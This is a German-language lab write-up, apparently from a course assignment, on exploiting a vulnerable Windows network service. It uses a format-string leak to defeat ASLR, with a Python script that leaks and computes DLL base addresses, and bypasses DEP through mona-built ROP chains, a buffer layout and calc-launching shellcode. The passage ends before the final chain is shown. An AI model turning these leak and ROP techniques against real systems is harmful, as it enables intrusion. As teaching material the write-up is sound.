Befehls „mona modules“ wurde anschließend die Base und Top Adressen der Module ausgelesen (siehe Abbildung)



Anschließend wurde manuell überprüft, welche geleakten Adressen einer DLL zugeordnet werden können. Diese wurden Grün markiert.

|  |  |
| --- | --- |
| Zeile | Leaked Adress |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79  80  81  82  83  84  85  86  87  88  89  90  91  92  93  94  95  96  97  98  99  100  101  102  103  104  105  106  107  108  109  110  111  112  113  114  115  116  117  118  119  120  121  122  123  124  125  126  127  128  129  130  131  132  133  134  135  136  137  138  139  140  141  142  143  144  145  146  147  148  149  150  151  152  153  154  155  156  157  158  159  160  161  162  163  164  165  166  167  168  169  170  171  172 | 75F56C19 -> WS2\_32.dll -> Offset: 6C19  00214360  00000068  00000002  00000000  00214778  FFFFFFFF  01203208  00000000  0015F670  00000068  01201181  00214778  0015F698  0120123A  00214778  00000064  00000068  75F537AD -> WS2\_32.dll -> Offset: 37AD  00000068  0015F694  00214778  00000004  4315F864  0015F864  01201B57  0020ABB0  6CBAE76C -> ucrtbased.dll -> Offset: CE76C  7FFD3000  00000010  5C110002  00000000  00200000  FFFFFFFE  F0B70002  0B02000A  00000000  00000000  02020202  536E6957  206B636F  00302E32  77A89E37 -> ntdll.dll  00200000  50000063  77A56360 -> ntdll.dll  77BED47B  00000000  00200000  0020AFF0  0015F648  0000001B  00200000  00000000  000E3203  FFFFFFFE  77A55BC3 -> ntdll.dll  77A558D0 -> ntdll.dll  00000000  00200000  4000006A  0015F78C  0015F814  00000000  00000000  00000000  00000000  00200000  00000000  0015F694  00000004  0015F89C  77A1E355 -> Ntdll.dll  000E3203  FFFFFFFE  77A55BC3 -> Ntdll.dll  77A558D0 -> Ntdll.dll  00000032  00000000  00000000  0015F7D8  00000008  00000032  00201EC8  00000000  01000004  00000010  0015F814  0000F80C  0015F6D4  0015F7F0  00000000  0100E355  000E3223  0020ABE2  00000000  0015F7D0  0015F7E4  6CB9133F -> ucrtbased.dll  00000000  00201EF4  00200000  77A56360 -> Ntdll.dll  6E755268  676E696E  00000000  00000000  0015F7F4  6CB91603 -> ucrtbased.dll  00000000  00000004  0015F81C  6CB56B38 -> ucrtbased.dll  00000000  6CB5688E -> ucrtbased.dll  00000000  00000003  00000000  01201C11  00000000  7FFD3000  0015F838  0015F838  6CB05F11 -> ucrtbased.dll  00000003  0120314C  6CB05F1D -> ucrtbased.dll  200A59FC  0015F844  6CB4B6D2 -> ucrtbased.dll  00000001  0015F868  01201C21  00000000  6CB08273 -> ucrtbased.dll  00003000  00000000  6CB0828B -> ucrtbased.dll  00000002  0015F8AC  01201D1B  00000001  0020ABB0  002097E0  21AD83B3  00000000  00000000  7FFD3000  0015F800  00000000  00000000  0015F878  00000000  0015F8E8  012023BB  209840BF  00000000  0015F8B8  76E4EF6C -> Kernel32.dll -> Offset: 4 EF6C  7FFD3000  0015F8F8  77A63618 -> Ntdll.dll  7FFD3000  77BEDB53  00000000  00000000  7FFD3000  00000000  00000000  00000000  0015F8C4  00000000 |
|  | Leaked\_adresses\_1.txt |


Es konnte festgestellt werden, dass folgende DLLs vom Address Leak betroffen sind: Ucrtbase.dll, Kernel32.dll, Ntdll.dll, WS2\_32.dll.

|  |  |  |  |
| --- | --- | --- | --- |
| DLL | Base | Top | Adresse in Datei Gefunden? |
| USP10.dll | 77390000 | 7742d000 | Nein |
| MSVCP140.dll | 77251000 | 7257d000 | Nein |
| Ucrtbase.dll | 6cae0000 | 6cbb8000 | Ja |
| Kernel32.dll | 76e00000 | 76ed5000 | Ja |
| MSVCRT.dll | 776f0000 | 7779c000 | Nein |
| Ntdll.dll | 77a00000 | 77b42000 | Ja |
| LPK.dll | 77284000 | 72843000 | Nein |
| Sechost.dll | 77b50000 | 77b69000 | Nein |
| VCRUNTTIME140.dll | 734d0000 | 734e5000 | Nein |
| RPCRT4.dll | 77950000 | 779f2000 | Nein |
| IMMA32.dll | 76ee0000 | 76eff000 | Nein |
| NSI.dll | 77b70000 | 77b76000 | Nein |
| MSCTF.dll | 76f60000 | 7702c000 | Nein |
| Kernelbase.dll | 75cc0000 | 75d0b000 | Nein |
| GDI32.dll | 76f10000 | 76f5e000 | Nein |
| ADVAPI32.dll | 7725000 | 772f1000 | Nein |
| WS2\_32.dll | 75f50000 | 75f85000 | Ja |
| MSWSOCK.dll | 75370000 | 753ac000 | Nein |
| User32.dll | 77430000 | 774f90000 | Nein |

Außerdem wurde das Offset für bestimmte Adressen herausgerechnet, um mit Sicherheit feststellen zu können, dass die Adresse zur späteren Berechnung der Base verwendet werden kann. Dieses wurde für jeweils eine Adresse einer geleakten DLL durchgeführt.

Der Vorgang wurde mehrmals nach dem Neustarten der Windows VM wiederholt, ein zusätzliches Intervall wurde wie folgt dokumentiert.

Mona Modules:



|  |  |
| --- | --- |
| Zeile | Leaked Adress |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79  80  81  82  83  84  85  86  87  88  89  90  91  92  93  94  95  96  97  98  99  100  101  102  103  104  105  106  107  108  109  110  111  112  113  114  115  116  117  118  119  120  121  122  123  124  125  126  127  128  129  130  131  132  133  134  135  136  137  138  139  140  141  142  143  144  145  146  147  148  149  150  151  152  153  154  155  156  157  158  159  160  161  162  163  164  165  166  167  168  169  170  171  172 | 77A56C19 -> WS2\_32.dll -> Offset: 6C19  00174360  00000068  00000002  00000000  00174778  FFFFFFFF  00123208  00000000  0036FC28  00000068  00121181  00174778  0036FC50  0012123A  00174778  00000064  00000068  77A537AD  00000068  0036FC4C  00174778  00000004  4336FE18  0036FE18  00121B57  0016ABB0  6DFFE76C -> ucrtbase.dll -> Offset: CE76C  7FFDE000  00000010  5C110002  00000000  FFFFFFFE  01016C3C  FCB70002  0B02000A  00000000  00000000  02020202  536E6957  206B636F  00302E32  00160000  50000063  77DA6360  77D0304E  00000000  00160000  0016AFF0  0036FBFC  0000001B  00160000  00000000  003CDC62  FFFFFFFE  77DA5BC3  77DA58D0  00000000  00160000  4000006A  0036FD40  0036FDC8  00000000  00000000  00000000  00000000  00160000  00000000  0036FC48  00000004  0036FE50  77D6E355  003CDC62  FFFFFFFE  77DA5BC3  77DA58D0  00000032  00000000  00000000  0036FD8C  00000008  00000032  00161EC8  00000000  01000004  00000010  0036FDC8  0000FDC0  0036FC88  0036FDA4  00000000  0100E355  003CDC42  FFFFFFFE  0016ABE2  00000000  0036FD88  0036FD98  6DFE133F  00000000  00161EF4  00160000  77DA6396  6E755268  676E696E  00000000  0036FDA8  6DFE1603  00000000  00000004  0036FDD0  6DFA6B38  00000000  6DFA688E  00000000  00000003  00000000  00121C11  7FFDE000  7FFDE000  0036FDEC  0036FDEC  6DF55F11  00000003  0012314C  6DF55F1D  850BC9BE  0036FDF8  6DF9B6D2  00000001  0036FE1C  00121C21  00000000  6DF58273  7FFDE000  00000000  6DF50000  00000002  0036FE60  00121D1B  00000001  0016ABB0  001697E0  840580D5  00000000  00000000  7FFDE000  0036FE00  00000000  00000000  0036FE2C  00000000  0036FE9C  001223BB  84214515  00000000  0036FE6C  7763EF6C -> Kernel32 -> Offset: 4EF6C  7FFDE000  0036FEAC  77DB3618  7FFDE000  77D03366  00000000  00000000  7FFDE000  00000000  00000000  00000000  0036FE78  00000000  FFFFFFFF |
|  |  |

|  |  |  |
| --- | --- | --- |
| DLL | Base | Top |
| UCRTBASE.dll | 6df30000 | 6e008000 |
| Kernel32.dll | 775f0000 | 776c5000 |
| Ntdll.dll | 77d50000 | 77e92000 |
| WS\_32.dll | 77a50000 | 77a85000 |

Die Berechnung der Offset wurde für jeweils eine geleakte Adresse von UCRTBASE.dll, Kernel32.dll und WS\_32.dll wiederholt. Ntdll.dll wurde von der später beschriebenen Ropchain nicht verwendet, daher auch nicht berücksichtigt. Die Adressen von UCRTBASE.dll und WS\_32.dll wurden immer an der gleichen Stelle in der erstellten txt Datei gefunden. Es wurde festgestellt, dass in manchen Fällen die geleakte Adresse der Kernel32.dll in der 158 Zeile erscheint. Das ist insofern ein wenig unerfreuliche, da diese die einzige Adresse von Kernel32.dll ist, die im Address Leak gefunden werden konnte. Nach mehrmaligem Durchlaufen war festzustellen, dass die Kernel32 Adresse immer an Stelle 158 oder 159 erscheint, daher entschied ich mich dazu, die ganze Problematik im Exploit Programmseitig abzufangen. Vielleicht hätte hier auch ein time.sleep geholfe. Falls die Adresse von Kernel32 in der Zeile 159 war, enthielt Zeile 158 immer eine Adresse, welche mit 00 beginnt. Die Offsets wurden wie folgt berechnet: Offset = Geleakte Adresse – Base.

Folgende Offsets konnten ermittelt werden:

|  |  |  |
| --- | --- | --- |
| Zeile der geleakten Adresse | DLL | Offset |
| 1 | WS\_32.dll | 6C19 |
| 28 | UCRTBASE.dll | CE76C |
| 158 / 159 | Kernel32.dll | 4EF6C |


Das leaked\_adresses Python Skript wurde daraufhin erweitert, damit die Base Adresse dynamisch ermittelt werden kann. Das wird später für die Rop Chain benötigt.

|  |
| --- |
| #!/usr/bin/python  import socket  s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  def getAslrBase():  numberOfChars = 172  char = b"%p>"  buffer = char \* numberOfChars  fileName = 'leaked\_adresses\_1.txt'  startLenght = 20  bufferLenght = numberOfChars \* 9 + startLenght  connect=s.connect(('10.0.2.12', 4444)) # hardcoded IP address  s.recv(1024)  s.send(bytes('C \r\n', 'utf-8'))  s.recv(1024)  s.send(buffer + bytes('\r\n', 'utf-8'))  data = b""  while(len(data)<bufferLenght):  data += s.recv(bufferLenght)  s.send(bytes('n\r\n', 'utf-8')) # evil buffer  s.close()  # remove unnecessary line which are send by the server  string = data.decode("utf-8")  string = string.replace("Neuer Topic: ", "")  string = string.replace("\r\nIst die Aenderung akzeptabel [y/n]:", "")  string = string.replace(">", "\r\n")  # write into the file  f = open(fileName, "w")  f.write(string)  f.close()  # open the file and put the leaked addresses in an array  infile = open(fileName, 'r')  lines = infile.readlines()  leakedAdresses = []  for line in lines:  leakedAdresses.append(line)  #calculation of ucrtbase base  offSet\_UcrtBase = int('CE76C', 16)  leakedAdresseUcrtbase = leakedAdresses[27][0:8]  leakedAdresseUcrtbase\_int = int(leakedAdresseUcrtbase, 16)  baseUcrtBase = hex(leakedAdresseUcrtbase\_int - offSet\_UcrtBase)  #calculation of ws2\_32 base  offSet\_WS2\_32 = int('6C19', 16)  leakedAdresseWS2\_32 = leakedAdresses[0][0:8]  leakedAdresseWS2\_32\_int = int(leakedAdresseWS2\_32, 16)  baseWS2\_32 = hex(leakedAdresseWS2\_32\_int - offSet\_WS2\_32)  # calculation of kernel32 base  offSet\_Kernel32 = int('4EF6C', 16)  leakedAdresseKernel32\_1 = leakedAdresses[157][0:8]  leakedAdresseKernel32\_2 = leakedAdresses[158][0:8]  leakedAdresseKernel32\_1\_int = int(leakedAdresseKernel32\_1, 16)  leakedAdresseKernel32\_2\_int = int(leakedAdresseKernel32\_2, 16)  baseKernel32\_1 = hex(leakedAdresseKernel32\_1\_int - offSet\_Kernel32)  baseKernel32\_2 = hex(leakedAdresseKernel32\_2\_int - offSet\_Kernel32)  if len(baseKernel32\_1) == 10:  return baseUcrtBase, baseWS2\_32, baseKernel32\_1  else:  return baseUcrtBase, baseWS2\_32, baseKernel32\_2  def main():  base\_ucrtbase\_DLL, base\_WS2\_32\_dll, base\_kernel32\_dll = getAslrBase()  print(base\_ucrtbase\_DLL, base\_WS2\_32\_dll, base\_kernel32\_dll)  main() |
| Leaked\_adresses\_2.py |

Das Skript ließt nun aus der generieten txt Datei jede Zeile aus und speichert sie in eine Array. Anschließend wird für die drei benötigten DLLs die Base berechnet. Verwendet werden dazu die Werte der geleakten Adressen und das kalkulierte Offset. Der String wird gekürzt und zu einem Hex Integer umgewandelt, damit die Baseadresse berechnet werden kann. Anschließend folgt eine Überprüfung, welche der Kernel32 Adressen die Richtige ist (Zeile 158 oder 159 im txt File) und die Baseadressen werden returniert und auf der Konsole ausgegeben.

Ergebnis Skript (ucrtbase, WS2\_32, Kernel32):





Vergleich man das Ergebnis des Skripts mit der mit „mona modules“ enthaltenen Base Adresse der DLLs kann festgestellt werden, dass das Skript funktioniert, da die Adressen ident sind. Somit gilt ASLR mithilfe von Address Leakage umgangen.



Der nächste Schritt bestand darin die Data Execution Prevention (DEP) zu umgehen. Dabei handelt es sich um eine Speicherschutzfunktion auf Systemebene, die in das Betriebssystem integriert ist. DEP verhindert, dass Code von Datenseiten wie dem Heap und Stacks ausgeführt wird. Wenn eine Anwendung versucht, Code von einer geschützten Datenseite auszuführen, tritt eine exception für Speicherzugriffsverletzungen auf. Wenn die Ausnahme nicht behandelt wird, wird der aufrufende Prozess beendet [9]. Sollte ein Angreifer also Beispielsweise versuchen eine Adresse ins EIP Register zu schreiben, welche ein „jmp esp“ aufweist und anschließend versucht den Shellcode ausführen wird die Anwendung unterbrochen.

Um dieses Verhalten umgehen zu können wird Return Oriented Programming (ROP) genutzt. Dabei wird eine Liste an Adressen zu Gadgets erstellt, welche auf den Stack gelegt werden. Bei einem Gadget handelt es sich um eine Reihe von Instruktionen, gefolgt von einem Return. Dadurch wird die nächste Adresse am Stack in das EIP Register geladen und ausgeführt.

Eine Funktion, mit welcher DEP umgangen werden kann ist VirtualProtect. Diese verändert für einen gewissen Speicherbereich die Zugriffsbeschränkungen. Die Funktion hat 4 Übergabeparameter.

lpAddress: Startadresse des Speichers, dessen Schutzattribute verändert werden sollen

dwSize: Anzahl der Bytes, die überschrieben werden sollen

flNewProtect: Speicherschutz Typ

lpflOldProtect: Pointer auf Variable, welche den vorherigen Schutztyp enthält

Zum Generieren der ROP Chain wurde mona verwendet. Dies erfolgt mit dem Befehl „mona rop“. Innerhalb der Testversuche wurden unterschiedliche ROP Chains mit Mona gebaut. Beispielsweise wurde versucht die ROP Chain mit dem Befehl „mona rop -cpb ‚\x00‘ -m UCRTBASE, Kernel32, Ntdll, WS\_32“. Die ROPChain wurde stehts generiert und im Logordner unter rop\_chains.txt abgespeichert. Dort befindet sich eine vordefinierte Python ROP Chain, welche über eine Methode aufgerufen werden kann. Sobald ich die ROP Chain jedoch getestet habe (mithilfe eines Breakpoints) bekam ich immer eine Access Violationen nach 2 – 3 Befehlen. Ich versuchte dann mit unterschiedlichen Tools (ROPGadget, Ropper) die ROP Chain zu generieren, sprang jedoch nie in den schreibbaren Bereich nach der Chain. Ich habe das Internet durchforstet und habe keine Meldungen zu diesem Thema gefunden. Also habe ich mona und python2.7 auf die aktuelle Version geupdatet, was schlussendlich jedoch auch keinen Nutzen diente. Irgendwann probierte ich das Kommando „!mona rop -m \*.dll -cp nonull“ ohne aktiviertem ASLR auf einer separaten Maschine und Sprang in den gewollten Bereich, welchen ich mit A’s aufgefüllt habe. Für die Umgehung ASLR nutzte mir das jedoch nichts, da Module verwendet wurden, bei welchen ich die Base Adresse durch Address Leak nicht herausgefunden werden konnte. Irgendwann kam ich dann durch tagelanges Probieren darauf, dass Mona sensitiv auf Abstände in den übergebenen Modulen regiert. Aus meinem Befehl

„mona rop -cpb ‚\x00‘ -m UCRTBASE, Kernel32, Ntdll, WS\_32“


wurde also

„mona rop -cpb ‚\x00‘ -m UCRTBASE,Kernel32,Ntdll,WS\_32“

und siehe da, die ROPChain funktionierte!

|  |
| --- |
| rop\_chain = create\_rop\_chain()  a = b'\x41' \* 36  b = b'\x42' \* 4  c = rop\_chain  d = b'\x41' \* 9  e = b'\x42' \* 10  f = b'\x43' \* 10  g = b'\x44' \* 10  h = b'\x45' \* 10  i = b'\x46' \* 10  j = b'\x47' \* 10  k = b'\x48' \* 10  l = b'\x49' \* 10  m = b'\x50' \* 10  n = b'\x51' \* 10  o = b'\x52' \* 10  buffer = a + b + c +b'\xCC' + d + e + f + g + h + i + j + k + l + m + n + o |

Ich modifizierte meinen Buffer und rechnete heraus, dass ich 75 Bytes für meinen Shellcode habe (siehe Abbildung).



Ich las mir nochmal genau die Angabe zur Aufgabenstellung durch:


„Sie definieren sich selbst folgende Spielregel, Sie versuchen die Anwendung diesmal ohne Egghunter allerdings mit eingeschaltetem DEP und ALSR zu exploiten.“

Da in der Angabe lediglich vom Exploiten von DEP und ASLR die Rede ist und die Anforderungen nicht darin besteht eine Shell auf mein Angreifersystem zu bekommen verwende ich daher also den Aufruf des Taschenrechners.

Der Shellcode für den Aufruf des Taschenrechners wurde mithilfe von folgendem Tool erstellt:


* <https://github.com/peterferrie/win-exec-calc-shellcode>

Dieser ist 72 Bytes lang, passt also in meinen Exploit (siehe Abbildung).



Da die Anfangs funktionierende ROPChain aber auf die direkte Speicheradresse verwies war meine ROP Chain zwar zu gebrauchen, jedoch wollte ich nicht unbedingt von der aktuelle Base zurückrechnen. Daher suchte ich nach einer besseren Lösung und wurde mit dem Befehl „!mona rop -m WS2\_32.dll,ucrtbase.dll,ntdll.dll,kernel32.dll -rva -cpb "\x00"“ fündig. Mit dem Parameter rva kann man eine ROPChain generieren, welche die Adresse in Relation zur Base (also das Offset) angibt. Cool!

Meine generierte ROPChain lautet also wie folgt:



